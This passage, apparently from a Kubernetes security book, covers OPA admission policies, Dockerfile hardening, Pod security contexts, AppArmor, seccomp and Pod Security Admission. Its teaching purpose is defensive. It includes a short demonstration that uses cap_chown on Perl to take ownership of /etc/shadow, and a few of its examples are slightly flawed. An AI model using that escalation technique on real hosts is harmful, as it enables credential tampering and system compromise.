OPA is an open source policy engine that allows policy enforcement in Kubernetes. Several tools and open source projects, such as Istio, SQL, Terraform, and **Kafka**, utilize OPA to provide finer-grained controls. OPA is an incubating project hosted by **Cloud Native Computing Foundation (CNCF)**.

OPA is deployed as a service alongside your other services. To make authorization decisions, the microservice makes a call to OPA to decide whether the request should be allowed or denied. Authorization decisions are offloaded to OPA, but this enforcement needs to be implemented by the service itself. OPA can be deployed as a validating or mutating admission controller. Some examples of implementing OPA are to require all Pods to specify resource requests and limits, require specific labels on all resources, or inject sidecar containers into Pods.

In Kubernetes environments, it is often used as a validating webhook. In *Figure 7.3*, a user attempts to create a new Pod using the kubelet API or, more commonly, through the Kubernetes API server with OPA as an admission controller.




Figure 7.3 – Open Policy Agent

To make a policy decision, OPA needs the following:

- **Cluster information:** The state of the cluster. The objects and resources available in the cluster are important for OPA to make a decision about whether a request should be allowed or not.
- **Input query:** The parameters of the request being parsed by the policy agent are analyzed by the agent to allow or deny the request.
- **Policies:** The policy defines the logic that parses cluster information and the input query to return the decision. Policies for OPA are defined in a custom language called **Rego**.

Let's look at an example of how OPA can be leveraged to deny the creation of Pods with a busybox image. You can use the official OPA documentation [1] to install OPA on your cluster.

Here is the policy that restricts the creation and updating of Pods with the busybox image:

```
$ cat Pod-blacklist.rego
package kubernetes.admission
import data.kubernetes.namespaces
operations = {"CREATE", "UPDATE"}
deny[msg] {
  input.request.kind.kind == "Pod"
  operations[input.request.operation]
  image := input.request.object.spec.containers[_].image
  image == "busybox"
  msg := sprintf("image not allowed %q", [image])
}
```

To apply this policy, you must create a configMap. You can use the following command:

```
kubectl create configmap pod --from-file=pod-blacklist.rego
```

Once configmap is created, kube-mgmt loads these policies out of configmap in the opa container. Both the kube-mgmt and OPA containers are in the OPA Pod. Now, if you try to create a Pod with the busybox image, you get the following:

```
$ cat busybox.yaml
apiVersion: v1
kind: Pod
metadata:
  name: busybox
spec:
```

```
containers:
- name: sec-ctx-demo
  image: busybox
  command: [ "sh", "-c", "sleep 1h" ]
```

This policy checks the request for the busybox image name and denies the creation of Pods with the busybox image with an `image not allowed` error:

```
admission webhook "validating-webhook.openpolicyagent.org" denied the
request: image not allowed "busybox"
```

Another very common OPA example would be to ensure that your images come from a specific trusted registry:

```
package kubernetes.admission
import rego.v1
deny contains msg if {
  input.request.kind.kind == "Pod"
  image := input.request.object.spec.containers[_].image
  not startswith(image, "goodregistry.com/")
  msg := sprintf("image '%v' comes from untrusted registry", [image])
}
```

Similar to the admission controller that we discussed previously, further finer-grained admission controllers can be created using OPA in the Kubernetes cluster.

Summary

In this chapter, we saw the importance of authentication and authorization in Kubernetes. We discussed the different modules available for authentication and authorization in detail, as well as demonstrating, through detailed examples, how each module is used. For authentication, we discussed user impersonation, which can be used by cluster administrators or developers to test permissions. Next, we talked about admission controllers, which can be used to validate or mutate requests after authentication and authorization. We also discussed some admission controllers in detail. Finally, we looked at OPA, which can be used in Kubernetes clusters to perform a more fine-grained level of authorization.

Now, you should be able to devise appropriate authentication and authorization strategies for your cluster. You should be able to figure out which admission controllers work for your environment. In many cases, you'll need more granular controls for authorization, which can be provided by using OPA.

In *Chapter 8, Securing Pods*, we will take a deep dive into securing Pods. The chapter will cover some of the topics that we covered in this chapter in more detail. Securing Pods is essential to securing application deployment in Kubernetes.

Further reading

- [1] OPA official page (<https://www.openpolicyagent.org/docs/latest/>)
- [2] OpenID connect Webhook authenticator (<https://github.com/gardener/oidc-webhook-authenticator>)

Subscribe to **_secpro** – the newsletter read by **65,000+** cybersecurity professionals

Want to keep up with the latest cybersecurity threats, defenses, tools, and strategies?

Scan the QR code to subscribe to **_secpro**—the weekly newsletter trusted by 65,000+ cybersecurity professionals who stay informed and ahead of evolving risks.



<https://secpro.substack.com>

8

Securing Pods

A Pod is the most fine-grained unit of deployment and resource management on a Kubernetes cluster that serves as a placeholder to run microservices. While securing Kubernetes Pods can span the entire DevOps workflow—including build, deployment, and runtime—this chapter focuses specifically on the build and runtime stages. We will discuss how to harden a container image and configure the security attributes of Pods (or Pod templates) to reduce the attack surface. Some of the security attributes of workloads, such as AppArmor and SELinux, take effect in the runtime stage, but to secure Kubernetes Pods in the build stage, we will discuss how to secure Kubernetes workloads by configuring the runtime effect security attributes in the build stage. To secure Kubernetes Pods in the runtime stage, we will introduce **Pod Security Admission (PSA)** with some examples of how to configure it.

In this chapter, we will cover the following topics:

- Hardening container images
- Configuring the security attributes of Pods
- Enforcement at admission time



Note

Chapter 11, Security Monitoring and Log Analysis, and Chapter 12, Defense in Depth, will go into more detail regarding runtime security and response. Also, note that exploitation of the application may lead to Pods getting compromised. However, we don't intend to cover the application in this chapter.

Hardening container images

Container image hardening means following security best practices or baselines to configure a container image in order to reduce the attack surface. Image scanning tools only focus on finding publicly disclosed security concerns in applications and the OS layer bundled inside the image, but following the best practices along with secure configuration while building the image ensures that the application has a minimal attack surface.

Before we start talking about the secure configuration baseline though, let's look at what a container image is, as well as a **Dockerfile**, and how it is used to build an image.

Container images and Dockerfiles

A **container image** is a file that bundles the microservice binary, its dependencies, and configurations of the microservice. A **container** is a running instance of an image. Nowadays, application developers not only write code to build microservices but they also need to build the Dockerfile to containerize the microservice. To help build a container image, Docker offers a standardized approach, known as a Dockerfile. A Dockerfile contains a series of instructions (such as *copy files*, *configure environment variables*, and *configure open ports and container entry points*) that can be understood by the Docker daemon to construct the image file. Then, the image file will be pushed to the image registry from where the image is then deployed in Kubernetes clusters. Each Dockerfile instruction will create a file layer in the image.

Before we look at an example of a Dockerfile, let's understand some basic Dockerfile instructions:

- **FROM:** This initializes a new build stage from the base image or parent image (both refer to the foundation or the file layer on which you're bundling your own image).
- **ARG:** This is an instruction used to define variables that are passed at build time (not at runtime). These arguments can be used to parameterize the Docker image build process.
- **RUN:** This executes commands and commits the results on top of the previous file layer.
- **ENV:** This sets environment variables for the running containers.
- **CMD:** This specifies the default commands that the containers will run.
- **COPY/ADD:** Both commands copy files or directories from the local (or remote) URL to the filesystem of the image.
- **EXPOSE:** This specifies the port that the microservice will be listening on during container runtime.

- **ENTRYPOINT**: This is similar to **CMD**; the only difference is that **ENTRYPOINT** makes a container that will run as an executable.
- **WORKDIR**: This sets the working directory for the instructions that follow.
- **USER**: This sets the user and group ID for any **CMD**/**ENTRYPOINT** of containers.

Let's look at a simple DockerFile example:

```
FROM ubuntu
ARG NAME=Raul
COPY <<-EOT /script.sh
    echo "hello ${NAME}"
EOT
ENTRYPOINT ash /script.sh
```

The preceding Dockerfile starts with the Ubuntu image and defines a build-time variable called **NAME**, set to **Raul**. A small script is copied into the image that prints **hello** followed by the value of **NAME**. Since **ARG** variables are expanded during the build, the script ends up printing **hello Raul** when the container runs.

Now, let's examine another example, this time with a bit more complexity:

```
FROM ubuntu
# install dependencies
RUN apt-get install -y software-properties-common python
RUN add-apt-repository ppa:chris-lea/node.js
RUN echo "deb http://us.archive.ubuntu.com/ubuntu/ precise universe" >> /
etc/apt/sources.list
RUN apt-get update
RUN apt-get install -y nodejs
# make directory
RUN mkdir /var/www
# copy app.js
ADD app.js /var/www/app.js
# set the default command to run
CMD ["/usr/bin/node", "/var/www/app.js"]
```

The components of the preceding Dockerfile are explained below:

- `FROM Ubuntu`: Uses the official Ubuntu image as the base for the container
- `RUN apt-get install -y software-properties-common python`: Installs `software-properties-common` (needed for managing PPAs) and Python
- `RUN add-apt-repository ppa:chris-lea/node.js`: Adds a third-party **Personal Package Archive (PPA)** that provides `node.js`
- `RUN echo "deb http://us.archive.ubuntu.com/ubuntu/ precise universe" >> /etc/apt/sources.list`: Ensures that the universe repository (which contains additional packages) is enabled by adding it to the package sources
- `RUN apt-get update`: Updates the package list after adding the PPA and the new repository
- `RUN apt-get install -y nodejs`: Installs `node.js`, the runtime environment needed to run the app
- `RUN mkdir /var/www`: Creates a directory at `/var/www` to store application files
- `ADD app.js /var/www/app.js`: Copies `app.js` from your local machine into the image at `/var/www/app.js`
- `CMD ["/usr/bin/node", "/var/www/app.js"]`: Specifies the default command to run when the container starts; it runs the `node.js` app using the `node` binary

From this, I hope you have seen how straightforward and powerful a Dockerfile is when it comes to helping you build an image.

The next question is, are there any security concerns, as it looks like you're able to build any kind of image? To answer this, let's talk about CIS Docker Benchmarks.

CIS Docker Benchmarks

The **Center for Internet Security (CIS)** [1] has put together a guideline regarding Docker container administration and management. Here are the security recommendations from CIS Docker Benchmarks regarding container images:

- **Create a user for a container image to run a microservice**: It is always best practice to run Docker containers as **non-root** users to mitigate potential vulnerabilities in both the container runtime and the daemon. If a malicious actor compromises a container, they can exploit the privileges of the root user to further compromise the system. Also, running as root means that if an attacker were to successfully escape from the container, they would gain root access to the host. Use the `USER` instruction to create a user in the Dockerfile.

- **Use trusted base images to build your own image:** Images downloaded from public repositories cannot be fully trusted, as they may contain malware or crypto miners. Hence, it is recommended that you build your image from scratch or use minimal trusted images, such as Alpine. Also, perform the image scan after your image has been built. Image scanning will be covered in the next chapter. On Docker Hub, look for the **Official Image** badge on the image page. As an alternative, check for **Image Signing**.
- **Do not install unnecessary packages in your image:** Installing unnecessary packages will increase the attack surface. It is recommended that you keep your image slim. Occasionally, you will probably need to install some tools during the process of building an image but remember to remove them at the end of the Dockerfile. Imagine you're building a container image for a node.js web application. Here is one portion of the Dockerfile with an insecure image, which includes utilities such as the following:
 - curl, netcat, and ping: Can be used for network probing or data exfiltration
 - git: Unnecessary for runtime; could leak source control history
 - vim: Unneeded text editor—adds size and potential vulnerabilities

```
RUN apt-get update && apt-get install -y \  
    nodejs \  
    curl \  
    git \  
    netcat \  
    vim \  
    iputils-ping
```

- **Scan and rebuild an image to apply security patches:** It is highly likely that new vulnerabilities will be discovered in your base image or in the packages you install in your image. It is good practice to scan your image frequently. Image scanning is a critical mechanism for identifying vulnerabilities at the build stage. Once you identify any vulnerabilities, try to patch the security fixes by rebuilding the image. We will cover image scanning in more detail in the next chapter.

- **Enable content trust for Docker:** Content trust [2] uses digital signatures to ensure data integrity between the client and the Docker registry. It ensures the provenance of the container image. However, it is not enabled by default. You can turn it on by setting the following environment variable, `DOCKER_CONTENT_TRUST`, to 1. Docker Content Trust prevents users from working with tagged images unless they are signed. For example, with Docker Content Trust enabled, executing `docker pull busybox:latest` will only succeed if `busybox:latest` has a valid signature. However, pulling an image using its content hash will always work, provided the hash exists for that image.
- **Add a HEALTHCHECK instruction to the container image:** A `HEALTHCHECK` instruction defines a command that asks Docker Engine to check the health status of the container periodically. Based on the health status check result, Docker Engine will exit the non-healthy container and initiate a new one. Here is a good example of adding a health check:

```
HEALTHCHECK --interval=30s --timeout=5s --start-period=10s
--retries=3 \
  CMD curl -f http://localhost:3000/health || exit 1
```

In the preceding example, the container runs a Node.js app every 30 seconds, then it sends a request to `/health`, and if the response fails (e.g., the app is unresponsive or returns an error), Docker marks the container as unhealthy.

- **Ensure that updates are not cached in the Dockerfile:** Depending on the base image you choose, you may need to update the package repository before installing new packages. However, if you specify `RUN apt-get update` (Debian) in a single line in the Dockerfile, Docker Engine will cache this file layer so, when you build your image again, it will still use the old package repository information that is cached. This will prevent you from using the latest packages in your image. Therefore, either use `update` along with `install` in a single Dockerfile instruction or use the `--no-cache` flag in the Docker build command.
- **Remove `setuid` and `setgid` permission from files in the image:** `setuid` and `setgid` permissions can be used for privilege escalation, as files with such permissions are allowed to be executed with owners' privileges (which can be on many occasions root privileged) instead of launchers' privileges. You should carefully review the files with `setuid` and `setgid` permissions and remove those files that don't require such permissions.

- **Use COPY instead of ADD in the Dockerfile:** The COPY instruction can only copy files from the local machine to the filesystem of the image. On the other hand, the ADD instruction can not only copy files from the local machine but also retrieve files from the remote URL to the filesystem of the image. Using ADD may introduce the risk of adding malicious files from the internet to the image. ADD can silently extract archives, which might include unexpected files or symlinks, adding potential security risks.
- **Do not store secrets in the Dockerfile:** Storing secrets in the Dockerfile renders containers potentially exploitable. A common mistake is to use the ENV instruction to store secrets in environment variables. There are many tools that are able to extract image file layers, which means that if there are any secrets stored in the image, secrets are no longer secrets. Scan your source code (including Dockerfiles) for secret patterns such as API keys, passwords, and tokens using tools such as **TruffleHog** or **Gitleaks** in CI/CD to scan for hardcoded secrets. Another good security practice is to inject secrets securely at runtime with environment variables or mounted volumes.
- **Install verified packages only:** This is similar to using the trusted base image only. Observe caution regarding the packages you are going to install within your image. Make sure they are from trusted package repositories.

To better understand these security recommendations, let's look at the following example of a Dockerfile not following the best practices:

```
FROM ubuntu:16.04
RUN apt-get update && \
    apt-get install -y apache2 && \
    apt-get clean && \
    rm -rf /var/lib/apt/lists/*
ENV APACHE_RUN_USER apache
EXPOSE 80
CMD ["/usr/sbin/apache2", "-D", "FOREGROUND"]
```

In the preceding Dockerfile example, you can observe that the first command specifies an outdated version of Ubuntu. This increases the likelihood of vulnerabilities. It is always a best practice to use the latest stable version, such as `FROM Ubuntu:22.04`. Ideally, however, it is even more secure to use a hash instead of a tag, as in this example: `FROM Ubuntu@SHA256: sha256:d8a65fa49a430cf0e155251a5c4668a24d91e86c1e791b0a73f272b3503ed803`.

Additionally, the container runs as root by default (since no user is specified), which violates the principle of least privilege. To improve security, we should specify a non-privileged user, such as Apache's user: `USER apache`.

Finally, the Dockerfile exposes a privileged port (below 1024), which requires root privileges. To mitigate this, we can change the exposed port to a non-privileged one, such as `EXPOSE 8080`. This would also require modifying the Apache configuration to listen on port 8080 instead of the default port 80 (as we did use the `COPY` command).

After fixing the DockerFile example, it should now look like this:

```
FROM ubuntu@SHA256:
sha256:d8a65fa49a430cf0e155251a5c4668a24d91e86c1e791b0a73f272b3503ed803
RUN apt-get update && \
    apt-get install -y apache2 && \
    apt-get clean && \
    rm -rf /var/lib/apt/lists/*
RUN groupadd --gid 1000 apache && useradd apache --gid 1000
USER apache
ENV APACHE_RUN_USER apache
COPY ports.conf /etc/apache2/ports.conf
EXPOSE 8080
CMD ["/usr/sbin/apache2", "-D", "FOREGROUND"]
```

If you follow the security recommendations from the preceding CIS Docker Benchmarks, you will be successful in hardening your container image. This is the first step in securing Pods in the build stage.

We have covered security best practices for DockerFile and how easy it is to create misconfigurations and security risks if not properly configured. Now, let's look at the security attributes we need to pay attention to secure a Pod.

Configuring the security attributes of Pods

As we mentioned in the previous chapter, application developers should be aware of what privileges a microservice must have in order to perform tasks. Ideally, application developers and security engineers work together to harden the microservice at the Pod and container level by configuring the security context provided by Kubernetes.

We classify the major security attributes into five categories:

- Setting host namespaces for Pods
- Security context at the container level
- Security context at the Pod level
- AppArmor profile
- Seccomp profiles

By employing such a means of classification, you will find them easy to manage.

Setting host-level namespaces for Pods

The following attributes in the Pod specification are used to configure host and container isolation, ensuring a clear separation between the host network and the container network:

- **hostPID**: By default, this is `false`, but setting it to `true` allows the Pod to have visibility on all the processes in the worker node. The container can inspect, signal, or potentially manipulate processes running on the host or in other containers, and a compromised container could escalate privileges or interfere with host/system processes.
- **hostNetwork**: By default, this is `false`; setting it to `true` allows the Pod to have visibility on all the network stacks in the worker node and the container can sniff traffic on the host (e.g., using `tcpdump` or `Wireshark`). Also, if misconfigured, it may bind to sensitive ports (such as 80 or 443) used by other services.
- **hostIPC**: By default, this is `false`, but setting it to `true` allows the Pod to have visibility on all the **inter-process communication (IPC)** resources in the worker node. If `true`, it could interfere with or access IPC channels used by other processes or containers, leading to data leaks, denial of service, or tampering with host processes.

The following is an example of how to configure the use of host namespaces isolation at the Pod level in an `ubuntu-1` Pod YAML file:

```
apiVersion: v1
kind: Pod
metadata:
  name: ubuntu-1
  labels:
    app: util
```



```
spec:
  containers:
  - name: ubuntu
    image: ubuntu
    imagePullPolicy: Always
    hostPID: true
    hostNetwork: true
    hostIPC: true
```

The preceding workload YAML configured the `ubuntu-1` Pod to use a host-level PID namespace, network namespace, and IPC namespace.

Keep in mind that you shouldn't set these attributes to `true` unless necessary—setting these attributes to `true` also disarms the security boundaries of other workloads in the same worker node, as has already been mentioned in *Chapter 5, Configuring Kubernetes Security Boundaries*.

Some valid scenarios where these attributes may need to be set to `true` include monitoring or security agents that must observe full host traffic (`hostNetwork`), debugging tools that require visibility into host processes (`hostPID`), network performance monitoring tools, or system-level services such as DNS servers that need to bind to privileged ports. These settings should only be used in trusted environments and with appropriate security controls in place.

We have discussed the container isolation process and how to configure those settings in a manifest file. Now, you will learn how to apply security controls at the container level inside a Pod manifest file.

Security context at the container level

Multiple containers can be grouped together inside the same Pod. Each container can have its own security context, which defines privileges and access controls. The design of a security context at a container level provides a more fine-grained security control for Kubernetes workloads. For example, you may have three containers running inside the same Pod and one of them has to run in privileged mode, while the others run in non-privileged mode. This can be done by configuring a security context for individual containers.

The following are the principal attributes of a security context for containers:

- **privileged:** By default, this is `false`, but setting it to `true` essentially makes the processes inside the container equivalent to the root user on the worker node. It's important to highlight the potential consequences if an attacker gains access to a container with `privileged: true` enabled (the same for capabilities, `allowPrivilegeEscalation:`, or another hardening rule). In this scenario, the container would have elevated permissions, effectively granting it near-unrestricted access to the host system. This could allow the attacker to manipulate kernel settings, access sensitive host data, or potentially gain full control over the host machine, cluster takeover, and lateral movement in the network.
- **capabilities:** There is a default set of capabilities granted to the container by the container runtime. The default capabilities granted are as follows: `CAP_SETPCAP`, `CAP_MKNOD`, `CAP_AUDIT_WRITE`, `CAP_CHOWN`, `CAP_NET_RAW`, `CAP_DAC_OVERRIDE`, `CAP_FOWNER`, `CAP_FSETID`, `CAP_KILL`, `CAP_SETGID`, `CAP_SETUID`, `CAP_NET_BIND_SERVICE`, `CAP_SYS_CHROOT`, and `CAP_SETFCAP`.

To demonstrate how one of the preceding capabilities can be used, let's take the example of the `CAP_CHOWN` capability. `CAP_CHOWN` grants a process or binary the ability to change the ownership of any file or directory on the filesystem. By assigning this capability to a binary (e.g., a scripting language such as Python or Perl), system commands can be used to change the owner of any file, including critical files such as `/etc/shadow`, allowing for potential tampering or unauthorized user creation.

The following output shows some steps to compromise a system. First, we, as root, grant the capability to the Perl binary. We change the user to show how it can leverage Perl to elevate privileges by changing permissions in any file. The user `ru1o` runs a Perl command to change permissions for UID 1000 and GID 42, which is the shadow user group. Checking the permissions on binary Perl, we can see that `ru1o` is now the owner and shadow is the group:

```
root@nginx:~# setcap cap_chown=ep /usr/bin/perl
root@nginx:~# su - ru1o
$ bash
ru1o@nginx:~$ perl -e 'chown 1000,42,"/etc/shadow"'
ru1o@nginx:~$ ls -la /etc/shadow
-rw-r----- 1 ru1o shadow 617 Oct 20 10:53 /etc/shadow
```

You may add extra capabilities or drop some of the defaults by configuring this attribute. Capabilities such as `CAP_SYS_ADMIN` and `CAP_NET_ADMIN` should be added with caution as these capabilities could perform system administration tasks, configure kernel parameters, and mount filesystems, and can lead to system compromise if exploited by malicious actors. For the default capabilities, you should also drop those that are unnecessary.

There is an interesting article [3] from a security researcher (Rory McCune) on the differences between adding `SYS_ADMIN` and `CAP_SYS_ADMIN` to Pods in Kubernetes. Although it might seem the same, it has been tested that adding `CAP_SYS_ADMIN` worked but there was no capability added; instead, adding `SYS_ADMIN` worked and the capability was added. According to Roy's assumptions, sometimes you can assume that Kubernetes clusters will work the same way, so we can freely move workloads from one to another, regardless of distribution. This case from the article provides an illustration of one way that that assumption might not hold up, and you can see some surprising results!

- `allowPrivilegeEscalation`: By default, this is `true`. Setting it directly controls the `no_new_privs` flag, which will be set to the processes in the container. Basically, this attribute controls whether the process can gain more privileges than its parent process. Note that if the container runs in privileged mode or has the `CAP_SYS_ADMIN` capability added, this attribute will be set to `true` automatically. It is good practice to set it to `false`.
- `readOnlyRootFilesystem`: By default, this is `false`. Setting it to `true` makes the root filesystem of the container read-only (immutable), which means that the library files, configuration files, and so on are read-only and cannot be tampered with. It is good security practice to set it to `true`.
- `runAsNonRoot`: By default, this is `false`. Setting it to `true` ensures that the processes in the container cannot run as a root user (`UID=0`). This validation is done by `kubelet`. With `runAsNonRoot` set to `true`, `kubelet` will prevent the container from starting if run as a root user. It is good security practice to set it to `true`.
- `runAsUser`: This is designed to specify the UID of the user to run the entrypoint process of the container image. The default setting is the user specified in the image's metadata (for example, the `USER` instruction in the `Dockerfile`).
- `runAsGroup`: Like `runAsUser`, this is designed to specify the group ID or `GID` to run the entrypoint process of the container.

- `seLinuxOptions`: This is designed to specify the SELinux context to the container. By default, the container runtime will assign a random SELinux context to the container if not specified. This attribute is also available in `PodSecurityContext`, which takes effect at the Pod level. If this attribute is set in both `SecurityContext` and `PodSecurityContext`, the value specified at the container level takes precedence.



Note

The `runAsNonRoot`, `runAsUser`, `runAsGroup`, and `seLinuxOptions` attributes are also available in `PodSecurityContext`, which takes effect at the Pod level. If the attributes are set in both `SecurityContext` and `PodSecurityContext`, the value specified at the container level takes precedence.

Since you now understand what these security attributes are, you may come up with your own hardening strategy aligned with your business requirements. In general, the security best practices are as follows:

- Do not run in privileged mode unless necessary
- Do not add extra capabilities unless necessary
- Drop unused default capabilities
- Run containers as a non-root user
- Enable a `runAsNonRoot` check
- Set the container root filesystem as read-only

Now, let's look at an example of configuring `SecurityContext` for containers:

```
apiVersion: v1
kind: Pod
metadata:
  name: nginx-Pod
  labels:
    app: web
spec:
  hostNetwork: false
  hostIPC: false
  hostPID: false
  containers:
```

```
- name: nginx
  image: kaizheh/nginx
  securityContext:
    privileged: false
    capabilities:
      add:
        - NET_ADMIN
    readOnlyRootFilesystem: true
    runAsUser: 100
    runAsGroup: 1000
```

The nginx container within nginx-Pod runs with a UID of 100 (`runAsUser: 100`) and a GID of 1000 (`runAsGroup: 1000`). Additionally, the container is granted the `NET_ADMIN` capability, and its root filesystem is configured as read-only (`readOnlyRootFilesystem: true`). The YAML file provided serves as an example of how to configure the security context.



Note

Adding an insecure configuration such as `NET_ADMIN` is not recommended for containers running in production environments and it is just one example of adding additional capabilities.

At this point, you have learned about container-level security settings, which, in some cases, can be duplicated at the Pod level, but the container will always have precedence. Let's see how and which controls can be applied at the Pod level in the next section.

Security context at the Pod level

A security context is used at the Pod level, which means that security attributes will be applied to all the containers inside the Pod. The following is a list of the principal security attributes at the Pod level:

- **fsGroup:** This is a special supplemental group applied to all containers. Essentially, it allows `kubelet` to set the ownership of the mounted volume to the Pod with the supplemental GID and it is writable by the GID specified in `fsGroup`. The effectiveness of this attribute depends on the volume type.

- `sysctls`: `sysctls` is used to configure kernel parameters at runtime. In such a context, the `sysctls` and kernel parameters are used interchangeably. These `sysctls` commands are namespaced kernel parameters that apply to the Pod. The following `sysctls` commands are known to be namespaced: `kernel.shm*`, `kernel.msg*`, `kernel.sem`, and `kernel.mqueue.*`. Unsafe `sysctls` is disabled by default and should not be enabled in production environments.

Notice that the `runAsUser`, `runAsGroup`, `runAsNonRoot`, and `seLinuxOptions` attributes are available both in `SecurityContext` at the container level and `PodSecurityContext` at the Pod level. This gives users both the flexibility and extreme importance of security control. `fsGroup` and `sysctls` are not as commonly used as the others, so only use them when you have to.

You have learned about the differences between container- and Pod-level security controls and that *precedence always applies at the container level*. Next, you will learn about a Linux kernel feature, AppArmor.

AppArmor profiles

An **AppArmor** profile usually defines what Linux capabilities the process owns, and what network resources and files can be accessed by the container. From version 1.30, you can do this on the `securityContext` of both the Pod and container.

Let's look at the following, assuming you have an AppArmor profile to block any file write activities. The following code will provide you with a profile (using a file in `/etc/apparmor.d/` named `profile.name`) that you can load into your nodes to block writes on any files:

```
#include <tunables/global>
profile k8s-apparmor-example-deny-write flags=(attach_disconnected) {
    #include <abstractions/base>
    file,
    # Deny all file writes.
    deny /** w,
}
```

Note that AppArmor is not a Kubernetes object, such as a Pod, deployment, or so on. It can't be operated through `kubectl`. You will have to SSH to each node and load the preceding AppArmor profile into the kernel so that the Pod may be able to use it.

To load your created profile, run the following command:

```
cat /etc/apparmor.d/profile.name | sudo apparmor_parser -a
```

Then, put the profile into enforce mode. To do so, install `apparmor-utils`:

```
sudo apt update && sudo apt upgrade -y
sudo apt install apparmor-utils
sudo aa-enforce /etc/apparmor.d/profile.name
```

Now, let's see how to configure a Pod or container securityContext for versions 1.30 and later. The following manifest shows an AppArmor profile loaded into a container named `appArmor-container`. For the Pod, loading the AppArmor profile functions the same whether applied at the annotation level or through the securityContext level:

```
apiVersion: v1
kind: Pod
metadata:
  name: hello-apparmor
spec:
  securityContext:
    appArmorProfile:
      type: Localhost
      localhostProfile: profile.deny-writes
  containers:
    - name: appArmor-container
      image: busybox:1.28
      command: [ "sh", "-c", "echo 'Hello AppArmor!' && sleep 1h" ]
```

The `localhostProfile` field indicates the profile loaded on the node that should be used and that it must be preconfigured on the node to work. This means it must match the profile name that was created earlier (`profile.deny-writes`), and it must be set up only if the type is set to `Localhost`.

Even though writing a robust AppArmor profile is not easy, you can still create some basic restrictions, such as denying writing to certain directories, denying accepting raw packets, and making certain files read-only. Also, test the profile first before applying it to the production cluster.

To understand this better, let's make an easy test of our newly created profile; let's run the following commands.

First, create your Pod:

```
kubectl apply -f hello-apparmor.yaml
```

Now, you can try to create a file:

```
kubectl exec hello-apparmor -- touch /tmp/test
```

You will receive the following error:

```
touch: /tmp/test: Permission denied
error: error executing remote command: command terminated with non-zero
exit code: Error executing in Docker Container: 1
```

As we have briefly covered AppArmor and how to configure it on containers, next, you will learn about another Linux kernel feature named **seccomp**.

Seccomp profiles

In this section, we will briefly discuss how Kubernetes can apply seccomp profiles to nodes, Pods, and containers. While we won't explore this topic in depth due to its complexity, readers seeking more detailed information on seccomp can refer to [4] and [5] in the *Further reading* section.

Seccomp (which stands for Secure Computing Mode) has been a Linux kernel feature since version 2.6.12. It is used to isolate processes by restricting the system calls that a container is allowed to make to the host kernel. Seccomp operates by defining a profile that either blocks or allows specific system calls, helping to reduce the attack surface of containers by limiting the interaction with the underlying system.

We will cover how to load seccomp profiles into a local Kubernetes cluster, apply them to a Pod, and create custom profiles that grant only the necessary privileges to your container processes. This feature becomes stable in Kubernetes v1.19.

In the same way that you configure a Pod to use an AppArmor profile, you can do it for seccomp profiles too:

```
apiVersion: v1
kind: Pod
metadata:
  name: Pod-seccomp
```



```
spec:
  containers:
    - name: container-seccomp
      image: nginx:latest
      securityContext:
        seccompProfile:
          type: Localhost
          localhostProfile: profiles/audit.json
```

The `audit.json` file serves as the defined seccomp profile, stored on each node in the `/var/lib/kubelet/seccomp/profiles` directory. As the name suggests, this profile is designed for logging purposes only and does not block actions.

The file might look as follows:

```
"defaultAction": "SCMP_ACT_LOG"
```

As you can observe, with the `SCMP_ACT_LOG` value, you are saying that the default action to take is to just log.

You have learned how to secure Kubernetes Pods during the build phase by configuring Pod security attributes, either through `securityContext` or annotations. Additionally, we explored the application of AppArmor and seccomp profiles, further enhancing the security of the cluster. Next, let's look at how you can secure Kubernetes Pods during runtime.

Enforcement at admission time

In earlier versions of Kubernetes (prior to 1.21), there was a native feature called `PodSecurityPolicy` that helped protect the Kubernetes environment. We've already discussed securing Pods and containers using security contexts. **PSPs** served as gatekeepers, making decisions about whether resources in the cluster could be admitted, using a built-in admission controller.

However, this feature applied *only* at the Pod level, meaning it affected all containers within a Pod. Kubernetes deprecated and removed PSPs due to their complexity, poor usability, and inflexibility. In its place, **PSA** was introduced as a built-in admission controller starting with Kubernetes v1.22, and it became stable in v1.25. PSA also eliminates the operational burden and confusion that came with PSP, while still promoting strong security defaults aligned with Pod Security Standards (PSS).

Before explaining PSA in more detail, you first need to understand what **PSS** are.

Pod Security Standards (PSS)

PSS provides guidelines on the different policy levels that can be implemented and has the power to keep the security of the Kubernetes environment to some levels. It includes three cumulative policies, ranging from highly restrictive to more permissive security measures.

The three policy levels available are the following:

- **privileged:** This is not recommended as it allows for privileged escalations. It is a very permissive policy, more intended for testing purposes. For instance, a runtime security tool such as Falco or Sysdig needs host visibility to inspect system calls. Here's an example of how to configure a Pod with a privileged security context:

```
Pod-security.kubernetes.io/enforce: privileged
```

- **baseline:** This is the minimum-security policy that allows a default Pod configuration. An example could be a node.js or Python web API running behind a service that doesn't need access to the host, privileged flags, or unsafe volume mounts. Here is an example configuration:

```
Pod-security.kubernetes.io/enforce: baseline
```

- **restricted:** As its name implies, this is the most restrictive policy. It follows all security best practices. Imagine a microservice running in a multi-tenant platform where security isolation is critical and no elevated privileges are needed. Here is an example configuration:

```
Pod-security.kubernetes.io/enforce: restricted
```

Next, you will see how to accomplish and implement these policies. Kubernetes offers a built-in PSA controller to check Pod configurations against the PSS.

Pod Security Admission

PSA, live since Kubernetes version 1.25, is responsible for enforcing the requirements from the previous three policies just discussed. This is configurable at the namespace level using tags. Depending on the label we set for a namespace, it will define the **mode** to use for that namespace. Three modes are available for tags:

- **enforce:** In this mode, any violation of the policy will make the Pod fail and not run.
- **audit:** In audit mode, events are logged in the audit logs, but the actions are still permitted and never blocked. It is good for troubleshooting and discarding possible false positive events.

